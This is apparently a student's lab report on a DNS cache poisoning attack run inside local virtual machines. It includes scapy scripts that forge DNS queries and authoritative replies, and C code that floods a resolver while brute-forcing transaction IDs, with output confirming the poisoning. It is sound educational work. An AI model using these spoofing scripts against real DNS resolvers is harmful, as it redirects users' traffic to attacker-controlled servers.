
Lab3 Report

2021 02 22 23:16

Alex W
1003474

environment setup
3 local ubuntu 16.04 VMs

set local ip and hostname to match the lab handout setup



as the 10.0.2 subnet is for local only, I added another network interface per handout for NAT
the following is the ip addresses for both vmnet and NAT:

User
10.0.2.6

Server
10.0.2.7

Attacker
10.0.2.8

task1
configure user vm
sudo nano /etc/resolvconf/resolv.conf.d/head
nameserver 10.0.2.7

ubuntu@User ~ 2021-02-22 07:33:20

```
sudo nano /etc/resolvconf/resolv.conf.d/head
ubuntu@User ~ 2021-02-22 07:33:46
sudo resolvconf -u
```

after task2 below is configured properly (dns server is set up), the following dig command is run:
dig sutd.edu.sg

and the output is following:

```
;; AUTHORITY SECTION:
sutd.edu.sg.            3425    IN      NS      secd
ns2.starhub.net.sg.
sutd.edu.sg.            3425    IN      NS      dnss
ec3.singnet.com.sg.
sutd.edu.sg.            3425    IN      NS      dnss
ec2.singnet.com.sg.
sutd.edu.sg.            3425    IN      NS      dnss
ec1.singnet.com.sg.

;; ADDITIONAL SECTION:
dnssec1.singnet.COM.sg. 3426    IN      A       165.
21.83.11
dnssec1.singnet.COM.sg. 3426    IN      AAAA    2001
:c20:18:a::36
dnssec2.singnet.COM.sg. 35      IN      A       165.
21.100.11
dnssec3.singnet.COM.sg. 3426    IN      A       165.
21.100.11
dnssec3.singnet.COM.sg. 3426    IN      AAAA    2001
:c20:10:a::37
secdns2.starhub.net.sg. 426     IN      A       203.
116.254.150
secdns2.starhub.net.sg. 426     IN      A       203.
116.25.78
secdns2.starhub.net.sg. 426     IN      AAAA    2406
:3000::203:116:25:4e

;; Query time: 25 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Mon Feb 22 23:57:23 PST 2021
;; MSG SIZE  rcvd: 384
```

```
;; MSG SIZE  rcvd: 384
```

on the server section, the ip address is 10.0.2.7, which corresponds to the local dns server set up.

task2
configure server vm

```
# install bind9
sudo apt install bind9 -y

# config files
/etc/bind/named.conf
/etc/bind/named.conf.options
```

modify accordingly
sudo nano /etc/bind/named.conf

```
  GNU nano 2.5.File: ...bind/named.conf Modified

// This is the primary configuration file for the$
//
// Please read /usr/share/doc/bind9/README.Debian$
// structure of BIND configuration files in Debia$
// this configuration file.
//
// If you are just adding zones, please do that i$

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
            10.0.2.8;
    };
};
```

sudo nano /etc/bind/named.conf.options

```
  GNU nano 2.5.File: ....conf.options
```

```
options {
        directory "/var/cache/bind";
        dump-file "/var/cache/bind/dump.db";

        // If there is a firewall between you a$
        // to talk to, you may need to fix the $
        // ports to talk.  See http://www.kb.ce$

        // If your ISP provided one or more IP $
        // nameservers, you probably want to us$
        // Uncomment the following block, and i$
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================$
        // If BIND logs error messages about th$
        // you will need to update your keys.  $
        //========================================$
        # dnssec-validation auto;
        dnssec-enable no;

        query-source port 33333;

        auth-nxdomain no;    # conform to RFC10$
        listen-on-v6 { any; };
};
```

```
# restart bind9 server
sudo service bind9 restart

task3
configure attacker vm

# install bind9
sudo apt install bind9 -y
```


```
# rsync zone files to attacker
rss /Users/ALEX/Documents/Term\ 7/50.020\ Network\ Security/lab/
ubuntu@10.0.2.8:~/lab/

# copy those files to the specified folder
sudo cp ~/lab/lab3/attacker32.com.zone /etc/bind
sudo cp ~/lab/lab3/example.com.zone /etc/bind

# change config accordingly
sudo nano /etc/bind/named.conf

# restart bind9 server
sudo service bind9 restart
```

task4
the following command was run on User's vm
dig ns.attacker32.com



from the answer section, it points ns.attacker32.com to 10.0.2.9, which aligns with attacker32.com.zone, that specified the following:
ns IN A 10.0.2.9
hence, it shows that the DNS server (10.0.2.7) correctly forwards attacker32.com domain to be resolved by 10.0.2.8, which is the attacker's VM. it also shows that attacker's zone file is working correctly.

since in task2, DNS server forwards any query for attacker32.com to 10.0.2.8. however, in this answer section, it suggests that the attacker's nameserver should be 10.0.2.9. given that there

is only 3 vms: User (10.0.2.6), Server (10.0.2.7), and Attacker (10.0.2.8), another VM is set up to be Attacker's NS (10.0.2.9), with similar setup as Attacker per task3

the following command was run on User VM
dig @ns.attacker32.com www.example.com

```
ubuntu@User ~
 dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41135
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.9

;; Query time: 0 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Tue Feb 23 00:52:47 PST 2021
;; MSG SIZE  rcvd: 104
```

firstly, from server section, it shows that the query is answer by 10.0.2.9, which is the attacker's NS. this shows that ns.attacker32.com is cached to 10.0.2.9.

in the answer section, www.example.com points to 1.2.3.5, which corresponds to the record specified in example.com.zone:
www IN A 1.2.3.5
this shows that the attacker's ns is configured properly, that it is able to answer queries regarding example.com

attack task
task4
construct dns request
the code is following:

```
#!/usr/bin/python3
```

```python
from scapy.all import *

Qdsec = DNSQR(qname='www.example.com')

dns = DNS(id=0xAAAA,
          qr=0,
          qdcount=1,
          ancount=0,
          nscount=0,
          arcount=0,
          qd=Qdsec)

ip = IP(dst='10.0.2.7', src='10.0.2.6')

udp = UDP(dport=53, sport=45000, chksum=0)

spoofed_packet = ip / udp / dns

spoofed_packet.show()
send(spoofed_packet)
```

fields of interest:
query name is set to www.example.com
IP source is set to User's: 10.0.2.6
IP dst is set to DNS Srever: 10.0.2.7, to trigger the server to reply to the query
UDP dport is set to 53, the standard dns port
UDP sport can be any, here, it is set to 45000

the attacker sends out spoofed dns query packet:

```
ubuntu@Attacker ~/lab master
sudo /usr/bin/python3 /home/ubuntu/lab/lab3/4_dns_request.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
```

```
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 10.0.2.6
  dst       = 10.0.2.7
  \options   \
###[ UDP ]###
     sport     = 45000
     dport     = domain
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'www.example.com'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None


.
Sent 1 packets.
```

wireshark observation

6459	329.711653	10.0.2.6	10.0.2.7	Standard query 0xaaaa A www.attacker32.com
6460	329.712161	10.0.2.7	10.0.2.6	Standard query response 0xaaaa A www.attacker32.com A 10.0.2.8 NS l.gtld-servers.net NS b.gtld-serve...

here it shows 2 packets
the first packet is the spoofed packet sent by the attacker, which is spoofed to be from 10.0.2.6 (User). the query address is www.example.com
the server quickly sends out a reply containing dns records for www.example.com, which is directed back to the spoofed sender 10.0.2.6

this shows that the spoofed dns request is successful

task5
construct dns reply
the code is following:

```python
#!/usr/bin/python3
from scapy.all import *

name = 'abcde.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA,
          aa=1,
          rd=1,
          qr=1,
          qdcount=1,
          ancount=1,
          nscount=1,
          arcount=0,
          qd=Qdsec,
          an=Anssec,
          ns=NSsec)
ip = IP(dst='10.0.2.7', src='199.43.135.53')

udp = UDP(dport=33333, sport=53, chksum=0)

spoofed_packet = ip / udp / dns

spoofed_packet.show()
send(spoofed_packet)
```


```python
#!/usr/bin/python3
from scapy.all import *

name = 'abcde.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'

Qdsec = DNSQR(qname=name)
```

```
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA,
          aa=1,
          rd=1,
          qr=1,
          qdcount=1,
          ancount=1,
          nscount=1,
          arcount=0,
          qd=Qdsec,
          an=Anssec,
          ns=NSsec)
ip = IP(dst='10.0.2.7', src='199.7.83.42')

udp = UDP(dport=33333, sport=53, chksum=0)

spoofed_packet = ip / udp / dns

spoofed_packet.show()
send(spoofed_packet)
```

fields of interest:
query name is set to www.example.com
domain is set to example.com
ns is set to ns.attacker32.com, to be cached

IP source is set to: 199.43.135.53, which is the actual ip if the server that replies the dns query to the server:

```
373  16.095196    199.43.135.53    10.0.2.7    Standard query response 0xd94b A www.example.com A 93.184.216.34 RRSIG OPT
```

IP dst is set to DNS Srever: 10.0.2.7, to reply to dns server's query
UDP sport is set to 53, the standard dns port
UDP dport of the server is set to 33333, as in task3

the attacker sends out spoofed dns reply packet:

```
ubuntu@Attacker ~/lab/lab3 master ●
sudo /usr/bin/python3 /home/ubuntu/lab/lab3/5_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
```

```
  chksum    = None
  src       = 199.43.135.53
  dst       = 10.0.2.7
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
        nscount   = 1
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'abcde.example.com'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'abcde.example.com'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.2.3.4
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
        ar        = None

.
Sent 1 packets.
```

wireshark observation

```
3584  302.954028    199.43.135.53      10.0.2.7           Standard query response 0xaaaa A abcde.example.com A 1.2.3.4 NS ns.attacker32.com
```

the packet is the spoofed packet sent by the attacker, which has spoofed reply section contained fake nameserver responsible for example.com, which is ns.attacker32.com

this shows that the spoofed dns reply is successful

task6

code snippet

```
  //###################################################################
```

```
/* Step 1. Send a DNS request to the targeted local DNS server
           This will trigger it to send out DNS queries */

memcpy(ip_req + 41, name, 5);
send_dns_request(ip_req, n_req);

// Step 2. Send spoofed responses to the targeted local DNS server.

memcpy(ip_resp + 41, name, 5);
memcpy(ip_resp + 64, name, 5);
send_dns_response(ip_resp, n_resp);

//########################################################################
```

here, the name section of dns query and response is updated to replace the randomly generated 5-char string. this ensures that attacker can keep making spoofed dns query without worrying about caching effect, as any newly generated 5-char string will trigger a new dns query from the server side to find out _____.example.com

```
void send_dns_response(char *buffer, int pkt_size)
{
  for (unsigned short txid = 0; txid < 65535; txid++)
  {
    unsigned short txid_network_order;

    txid_network_order = htons(txid);
    memcpy(buffer + 28, &txid_network_order, 2);
    send_raw_packet(buffer, pkt_size);
  }
}
```

in this section, transaction_id (txid) is bruteforced from 0 to 65535, to guess the actual txid that will be sent by the actual example.com server. the ip packet is updated accordingly and the raw packet is sent

for each query, 65536 spoofed response is flooded to the local dns server


to launch the attacker:

to launch the attacker:
command: cd "/home/ubuntu/lab/lab3/" && gcc attack.c -o attack && sudo "/home/ubuntu/lab/lab3/"attack

attacker launch dns query and response attack

on server, check cache constantly with the script given, by dumping the cache and doing regular expression search,


the following result is found, and the attack is stopped



this shows that the attack is successful, as the dns server caches ns.attacker32.com as the nameserver for example.com, from one of the spoofed dns responses.

task7
from user vm, try to dig www.example.com and dig @ns.attacker32.com www.example.com
if the attack was successful, both commands should give the same output, as it the first command, even if the nameserver is not specified, it should point to ns.attacker32.com, as specified by the local dns server's cache

the following is the result



```
;; AUTHORITY SECTION:
example.com.            172728  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259163  IN      A       10.0.2.9

;; Query time: 1 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Feb 23 02:32:57 PST 2021
;; MSG SIZE  rcvd: 104
```

```
ubuntu@User ~
dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9666
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.9

;; Query time: 0 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Tue Feb 23 02:33:16 PST 2021
;; MSG SIZE  rcvd: 104
```

as expected, both results are same
this confirms that the attack is successful

to further inspect the process, wireshark trace is captured
the following are the packets when user executes dig www.example.com

15	1.729946	10.0.2.6	10.0.2.7	Standard query 0xb520 A www.example.com OPT
16	1.730390	10.0.2.7	10.0.2.9	Standard query 0x8849 A www.example.com OPT
17	1.730674	10.0.2.9	10.0.2.7	Standard query response 0x8849 A www.example.com A 1.2.3.5 NS ns.attacker32.com A
18	1.730977	10.0.2.7	10.0.2.6	Standard query response 0xb520 A www.example.com A 1.2.3.5 NS ns.attacker32.com A

the following are the packets when user executes dig @ns.attacker32.com www.example.com

136	56.183126	10.0.2.6	10.0.2.7	Standard query 0xb11d A ns.attacker32.com
137	56.183208	10.0.2.6	10.0.2.7	Standard query 0x303b AAAA ns.attacker32.com
138	56.183574	10.0.2.7	10.0.2.6	Standard query response 0xb11d A ns.attacker32.com A 10.0.2.9 NS k.gtld-servers.net N.
139	56.183745	10.0.2.7	10.0.2.6	Standard query response 0x303b AAAA ns.attacker32.com SOA ns.attacker32.com
140	56.184354	10.0.2.6	10.0.2.9	Standard query 0x9688 A www.example.com OPT

141 56.184668 10.0.2.9 10.0.2.6 Standard query response 0x9688 A www.example.com A 1.2.3.5 NS ns.attacker32.com A .

as evident from the captures, local dns server query 10.0.2.9 to resolve www.example.com, regardless if ns is specified
the reply points to 1.2.3.5, which is what is specified in example.com.zone in attacker's nameserver